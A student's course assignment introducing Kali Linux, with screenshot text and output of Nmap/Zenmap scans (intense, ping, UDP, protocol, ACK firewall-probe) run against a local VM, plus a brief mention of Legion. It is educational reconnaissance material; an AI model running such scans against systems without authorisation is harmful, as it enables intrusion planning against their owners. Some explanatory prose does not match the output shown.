ASSIGNMENT-2

Name : Bhumireddy Thanmaye

Reg No: 21BCI0013

Course: AI for Cyber Security With IBM Qradar (AI for Web Security)

Branch: Computer Science and Engineering with specialization in Information Security

Assignment Objective:

Explore different labs in Kali Linux. Each section explore 1 tool atleast and perform on any website of your choice

What is Kali Linux ?


Kali Linux is an open-source, Debian-based Linux distribution aimed at advanced Penetration Testing and Security Auditing. It does this by providing common tools, configurations, and automations which allows the user to focus on the task that needs to be completed, not the surrounding activity.

Kali Linux contains industry specific modifications as well as several hundred tools targeted towards various Information Security tasks, such as Penetration Testing, Security Research, Computer Forensics, Reverse Engineering, Vulnerability Management and Red Team Testing.


Kali Linux is a multi-platform solution, accessible and freely available to information security professionals and hobbyists.

Kali is recommended to install on any of the virtual platforms like VMWare Workstation, Virtual Box, WSL, or live boot.

This is kali linux using virtual box looks like




In the application section we can find different types of tools under different sections.There classified broadly in 13 sections



1)Information Gathering


Information gathering is the first crucial step in any penetration testing or security assessment process. It involves collecting data about the target system, network, or organization. Kali Linux provides a variety of tools like Nmap, Recon-ng, and Maltego for port scanning, DNS enumeration, and gathering public information, facilitating a comprehensive understanding of the target.



Zenmap:

Zenmap is a substitute of command-line Nmap that helps beginners to run tools via a Graphical User Interface (GUI). This tool can be installed on most operating systems such as Windows, Mac OS, Linux-based distributions, etc.

This tool is quite interactive, provides users with a list of scans (called profiles), and easily runs against target systems. Results can be saved in different formats via GUI.



LINUX [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
Zenmap
Scan Tools Profile Help
Hosts Services
OS Host
10.0.2.15
Nmap Output Ports / Hosts Topology Host Details Scans
Filter Hosts

Target: 10.0.2.15

Profile: Intense scan

Command: nmap -T4 -A -v 10.0.2.15

```
nmap -T4 -A -v 10.0.2.15
Starting Nmap 7.92 ( https://nmap.org ) at 2023-06-08 09:45 UTC
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 09:45
Completed NSE at 09:45, 0.00s elapsed
Initiating NSE at 09:45
Completed NSE at 09:45, 0.00s elapsed
Initiating NSE at 09:45
Completed NSE at 09:45, 0.00s elapsed
Initiating Parallel DNS resolution of 1 host. at 09:45
Completed Parallel DNS resolution of 1 host. at 09:45, 0.42s elapsed
Initiating SYN Stealth Scan at 09:45
Scanning 10.0.2.15 [1000 ports]
Completed SYN Stealth Scan at 09:45, 0.06s elapsed (1000 total ports)
Initiating Service scan at 09:45
Initiating OS detection (try #1) against 10.0.2.15
Retrying OS detection (try #2) against 10.0.2.15
NSE: Script scanning 10.0.2.15.
Initiating NSE at 09:45
Completed NSE at 09:45, 0.00s elapsed
Initiating NSE at 09:45
Completed NSE at 09:45, 0.00s elapsed
Initiating NSE at 09:45
Completed NSE at 09:45, 0.00s elapsed
Nmap scan report for 10.0.2.15
Host is up (0.00013s latency).
All 1000 scanned ports on 10.0.2.15 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
Too many fingerprints match this host to give specific OS details
Network Distance: 0 hops

NSE: Script Post-scanning.
Initiating NSE at 09:45
Completed NSE at 09:45, 0.00s elapsed
Initiating NSE at 09:45
Completed NSE at 09:45, 0.00s elapsed
Initiating NSE at 09:45
Completed NSE at 09:45, 0.00s elapsed
```


LINUX [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
Zenmap
Scan Tools Profile Help
Hosts Services
OS Host
10.0.2.15
Nmap Output Ports / Hosts Topology Host Details Scans
Filter Hosts


Target: 10.0.2.15

Profile: Intense scan

Command: nmap -T4 -A -v 10.0.2.15

```
nmap -T4 -A -v 10.0.2.15
Initiating NSE at 09:45
Completed NSE at 09:45, 0.00s elapsed
Initiating NSE at 09:45
Completed NSE at 09:45, 0.00s elapsed
Initiating Parallel DNS resolution of 1 host. at 09:45
Completed Parallel DNS resolution of 1 host. at 09:45, 0.42s elapsed
Initiating SYN Stealth Scan at 09:45
Scanning 10.0.2.15 [1000 ports]
Completed SYN Stealth Scan at 09:45, 0.06s elapsed (1000 total ports)
Initiating Service scan at 09:45
Initiating OS detection (try #1) against 10.0.2.15
Retrying OS detection (try #2) against 10.0.2.15
NSE: Script scanning 10.0.2.15.
Initiating NSE at 09:45
Completed NSE at 09:45, 0.00s elapsed
Initiating NSE at 09:45
Completed NSE at 09:45, 0.00s elapsed
Initiating NSE at 09:45
Completed NSE at 09:45, 0.00s elapsed
Nmap scan report for 10.0.2.15
Host is up (0.00013s latency).
All 1000 scanned ports on 10.0.2.15 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
Too many fingerprints match this host to give specific OS details
Network Distance: 0 hops

NSE: Script Post-scanning.
Initiating NSE at 09:45
Completed NSE at 09:45, 0.00s elapsed
Initiating NSE at 09:45
Completed NSE at 09:45, 0.00s elapsed
Initiating NSE at 09:45
Completed NSE at 09:45, 0.00s elapsed
Read data files from: /usr/local/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.85 seconds
           Raw packets sent: 1012 (45.668KB) | Rcvd: 2022 (86.616KB)
```

Ping scan to detect mac address and ports


LINUX [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Zenmap
Scan Tools Profile Help
Hosts Services
OS Host
Nmap Output Ports / Hosts Topology Host Details Scans
Filter Hosts


Target: 10.0.2.15
Profile: Ping scan
Command: nmap -sn 10.0.2.15

```
nmap -sn 10.0.2.15
Starting Nmap 7.92 ( https://nmap.org ) at 2023-06-08 09:48 UTC
Nmap scan report for 10.0.2.15
Host is up.
Nmap done: 1 IP address (1 host up) scanned in 0.01 seconds
```

Reason Scan

Cmd: nmap –reason

In a normal NMAP scan, you might get a list of open ports; however, you will not know the reason why NMAP reported a particular port as open. The NMAP reason scan is an interesting option where NMAP provides a reason for every port reported as open, as shown in below Figure. NMAP scans are based on the TCP flags that are set in the request and response. In this case, the open ports were detected based on the SYN and ACK flags set in TCP packets.


LINUX [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Zenmap
Scan Tools Profile Help
Hosts Services
OS Host
Nmap Output Ports / Hosts Topology Host Details Scans


Target: 10.0.2.15
Profile:
Command: nmap --reason 10.0.2.15

```
nmap --reason 10.0.2.15
Starting Nmap 7.92 ( https://nmap.org ) at 2023-06-08 09:49 UTC
Nmap scan report for 10.0.2.15
Host is up, received localhost-response (0.000013s latency).
All 1000 scanned ports on 10.0.2.15 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 1 IP address (1 host up) scanned in 0.69 seconds
```

Supported Protocols

Here’s the command: nmap -sO

As part of information gathering and reconnaissance, it may be worthwhile to know what IP protocols are supported by the target. Figure 1-9 shows that this target is supporting two protocols: TCP and ICMP.


UNIX [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Zenmap
Scan Tools Profile Help
Profile:
Hosts Services
OS Host
Nmap Output Ports / Hosts Topology Host Details Scans
Filter Hosts

Target: 10.0.2.15

Command: nmap -sO 10.0.2.15

10.0.2.15


```
nmap -sO 10.0.2.15
Starting Nmap 7.92 ( https://nmap.org ) at 2023-06-08 09:53 UTC
Nmap scan report for 10.0.2.15
Host is up (0.000022s latency).
Not shown: 249 closed n/a protocols (proto-unreach)
PROTOCOL STATE         SERVICE
1        open          icmp
2        open|filtered igmp
6        open          tcp
17       open          udp
103      open|filtered pim
136      open|filtered udplite
255      open|filtered unknown

Nmap done: 1 IP address (1 host up) scanned in 1.34 seconds
```

Firewall Probe/ detection in network/ system

In an enterprise network full of firewalls, intrusion detection systems, and intrusion

prevention systems, it is quite possible that your NMAP scans will not only be detected but also be blocked. NMAP offers a way to probe whether its scans are getting filtered by any

intermediate device like a firewall. Figure shows that all 1,000 ports that NMAP scanned were unfiltered; hence, there wasn’t the presence of any filtering device.


LINUX [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Zenmap
Scan Tools Profile Help
Hosts Services
OS Host
Nmap Output Ports / Hosts Topology Host Details Scans

Target: 10.0.2.15 Profile:


Command: nmap -sA 10.0.2.15

```
nmap -sA 10.0.2.15
Starting Nmap 7.92 ( https://nmap.org ) at 2023-06-08 09:53 UTC
Nmap scan report for 10.0.2.15
Host is up (0.000018s latency).
All 1000 scanned ports on 10.0.2.15 are in ignored states.
Not shown: 1000 unfiltered tcp ports (reset)

Nmap done: 1 IP address (1 host up) scanned in 0.22 seconds
```

Quick TCP Scan

Here’s the command: nmap -T4 -F

Now that you have list of hosts that are alive within the subnet, you can perform some detailed scans to find out the ports and services running on them. You can set the target IP address, select Quick Scan as the profile, and then execute the scan. Figure shows the output of a scan highlighting several ports open on the target.


LINUX [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Zenmap
Scan Tools Profile Help
Hosts Services
OS Host
Nmap Output Ports / Hosts Topology Host Details Scans

Target: 10.0.2.15 Profile:


Command: nmap -T4 -F 10.0.2.15

```
nmap -T4 -F 10.0.2.15
Starting Nmap 7.92 ( https://nmap.org ) at 2023-06-08 10:04 UTC
Nmap scan report for 10.0.2.15
Host is up (0.000017s latency).
All 100 scanned ports on 10.0.2.15 are in ignored states.
Not shown: 100 closed tcp ports (reset)

Nmap done: 1 IP address (1 host up) scanned in 1.01 seconds
```

UDP Port Scan

Here’s the command: nmap -sU -p 1-1024

All the scans that you did so far gave you information only about TCP ports. However, the target may also have services running on UDP ports. A default NMAP scan probes only TCP ports. You need to exclusively scan for UDP ports and services. To scan common UDP ports, you can use the command nmap -sU - p 1-1024 . The -sU parameter will tell the NMAP engine to specifically scan UDP ports, while the -p 1-1024 parameter will limit the NMAP to scan only ports in the range 1 to 1024. It is also important to note that the UDP port scan takes a significantly longer time than a normal TCP scan. Figure shows the output of a sample UDP scan


LINUX [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
Zenmap
Scan Tools Profile Help
Profile:
Hosts Services
OS Host
10.0.2.15
Nmap Output Ports / Hosts Topology Host Details Scans

Target: 10.0.2.15

Command: nmap -sU -p 1-1024 10.0.2.15

```
nmap -sU -p 1-1024 10.0.2.15
Starting Nmap 7.92 ( https://nmap.org ) at 2023-06-08 10:05 UTC
Nmap scan report for 10.0.2.15
Host is up (0.000015s latency).
All 1024 scanned ports on 10.0.2.15 are in ignored states.
Not shown: 1024 closed udp ports (port-unreach)

Nmap done: 1 IP address (1 host up) scanned in 0.22 seconds
```


OS Detection

Here’s the command: nmap -O

Now that you know how to probe for open ports and enumerate services, you can go further and use NMAP to detect the operating system version that the target is running on. You can use the command nmap -O. Figure shows the output of an NMAP operating system
detection probe.

2)Vulnerability Analysis

Vulnerability analysis is essential to identify weaknesses in the target system that can be exploited. Tools such as Nessus and OpenVAS assist in scanning for vulnerabilities, while Wireshark helps in packet analysis for identifying network-level vulnerabilities.



Legion:


GUI with panels and a long list of options that allow pentesters to quickly find and exploit attack vectors on hosts.

It has the feature of real-time auto-saving of project results and tasks.

